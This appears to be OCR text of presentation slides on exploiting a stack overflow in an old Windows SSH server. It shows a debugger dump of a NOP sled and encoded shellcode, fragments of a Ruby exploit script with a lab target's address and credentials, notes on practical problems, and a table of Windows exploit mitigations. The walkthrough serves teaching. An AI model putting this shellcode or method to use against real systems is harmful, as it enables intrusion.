
Stack – NOPs, Shellcode

Address	Hex dump	ASCII
0012F151	90 90 90 90 90 90 90 90	■■■■■■■■
0012F159	90 90 90 90 90 90 90 90	■■■■■■■■
0012F161	90 90 90 90 90 90 90 90	■■■■■■■■
0012F169	90 90 90 90 90 90 90 90	■■■■■■■■
0012F171	90 90 90 90 90 90 90 90	■■■■■■■■
0012F179	90 90 90 90 90 90 90 90	■■■■■■■■
0012F181	90 90 90 90 90 90 90 90	■■■■■■■■
0012F189	90 90 90 90 90 90 90 90	■■■■■■■■
0012F191	90 90 90 90 90 90 90 90	■■■■■■■■
0012F199	90 90 90 90 90 90 90 90	■■■■■■■■
0012F1A1	90 90 90 90 90 90 90 90	■■■■■■■■
0012F1A9	90 90 90 90 90 90 90 90	■■■■■■■■
0012F1B1	90 90 90 90 90 90 90 90	■■■■■■■■
0012F1B9	BB A0 C9 A5 A7 DA D9 D9	» É¥§ÚÙÙ
0012F1C1	74 24 F4 58 29 C9 B1 33	t$ôX)É±3
0012F1C9	31 58 12 83 E8 FC 03 F8	1X■■èü■ø
0012F1D1	C7 47 52 04 3F 0E 9D F4	ÇGR■?■■ô
0012F1D9	C0 71 17 11 F1 A3 43 52	Àq■■ñ£CR
0012F1E1	A0 73 07 36 49 FF 45 A2	s■6IÿE¢
0012F1E9	DA 8D 41 C5 6B 3B B4 E8	Ú■AÅk;´è
0012F1F1	6C 8D 78 A6 AF 8F 04 B4	l■x¦¯■■´
0012F1F9	E3 6F 34 77 F6 6E 71 65	ão4wönqe
0012F201	F9 23 2A E2 A8 D3 5F B6	ù#*â¨Ó_¶
0012F209	70 D5 8F BD C9 AD AA 01	pÕ■½É-ª■
0012F211	BD 07 B4 51 6E 13 FE 49	½■´Qn■þI
0012F219	04 7B DF 68 C9 9F 23 23	■{ßhÉ■##
0012F221	66 6B D7 B2 AE A5 18 85	fk×²®¥■■
0012F229	8E 6A 27 2A 03 72 6F 8C	■j'*■ro■
0012F231	FC 01 9B EF 81 11 58 92	ü■■ï■■X'
0012F239	5D 97 7D 34 15 0F A6 C5	]■}4■■¦Å

CPU - main thread

```
0012F1AD   90               NOP
0012F1AE   90               NOP
0012F1AF   90               NOP
0012F1B0   90               NOP
0012F1B1   90               NOP
0012F1B2   90               NOP
0012F1B3   90               NOP
0012F1B4   90               NOP
0012F1B5   90               NOP
0012F1B6   90               NOP
0012F1B7   90               NOP
0012F1B8   90               NOP
0012F1B9   BB A0C9A5A7      MOV EBX,A7A5C9A0
0012F1BE   DAD9             FCMOVU ST,ST(1)
0012F1C0   D97424 F4        FSTENV (28-BYTE) PTR SS:[ESP-C]
0012F1C4   58               POP EAX
0012F1C5   29C9             SUB ECX,ECX
0012F1C7   B1 33            MOV CL,33
0012F1C9   3158 12          XOR DWORD PTR DS:[EAX+12],EBX
0012F1CC   83E8 FC          SUB EAX,-4
0012F1CF   03F8             ADD EDI,EAX
0012F1D1   C747 52 043F0E9I MOV DWORD PTR DS:[EDI+52],9D0E3F04
0012F1D8   F4               HLT
0012F1D9   C071 17 11       SAL BYTE PTR DS:[ECX+17],11
0012F1DD   F1               INT1
0012F1DE   A3 4352A073      MOV DWORD PTR DS:[73A05243],EAX
```

Result


C:\Documents and Settings\hacker\Desktop\sshd\prosshd1.rb - Notepad++
prosshd1.rb
%w{rubygems net/ssh net/scp}.each { |x| require x }
#"\x81\xc4\x3e\xfe\xff\xff" +
buf =
Calculator
CMD Exploit
C:\Documents and Settings\hacker\Desktop\sshd>ruby prosshd1.rb
username = 'hacker'
password = 'hacker'
host = '192.168.104.33'
port = 22
Settings (60 minutes evaluation license...) XWP.ini
File Help About Close
ComSetup
Run
XwpSSHD service
Service name: XWP SSH
Install
Uninstall
Properties:
Startup type: Manual
Service status: Started
Start
Stop
Pause
Refresh
Trace Level


	XP SP2, SP3	2003 SP1, SP2	Vista SP0	Vista SP1	2008 SP0
GS					
stack cookies	yes	yes	yes	yes	yes
variable reordering	yes	yes	yes	yes	yes
#pragma strict_gs_check	no	no	no	yes [1]	yes [1]
SafeSEH					
SEH handler validation	yes	yes	yes	yes	yes
SEH chain validation	no	no	no	yes [2]	yes
Heap protection					
safe unlinking	yes	yes	yes	yes	yes
safe lookaside lists	no	no	yes	yes	yes
heap metadata cookies	yes	yes	yes	yes	yes
heap metadata encryption	no	no	yes	yes	yes
DEP					
NX support	yes	yes	yes	yes	yes
permanent DEP	no	no	no	yes	yes
OptOut mode by default	no	yes	no	no	yes
ASLR					
PEB, TEB	yes	yes	yes	yes	yes
heap	no	no	yes	yes	yes
stack	no	no	yes	yes	yes
images	no	no	yes	yes	yes

by Alexander Sotirov and Mark Dowd.


cl.exe /GS Stack Canary Protection

Problems

- Installing XP takes a long time (200+ patches for SP3)
- Getting metasploit/ruby to work in windows is not trivial
- Shellcode was corrupted – all non printable chars escaped with backslash
  - Reversed source of problem:
  - Ruby net/scp has been patched to escape invalid chars
  - Comment-out Ruby net/scp escaping
- Exploit was working, but calc.exe did not show up
  - Because started as SYSTEM?
- Need to restart debugger upon every wsshd.exe crash
  - taskkill /F /FI "IMAGENAME eq wsshd.exe«
- Using windows is a pain…
  - # pkill wsshd.exe
  - No ruby, no python, no bash autocomplete, no c compiler, no vi…
  - No apt-get…
  - Mingw helps



Check ASLR Status



Finito

Questions?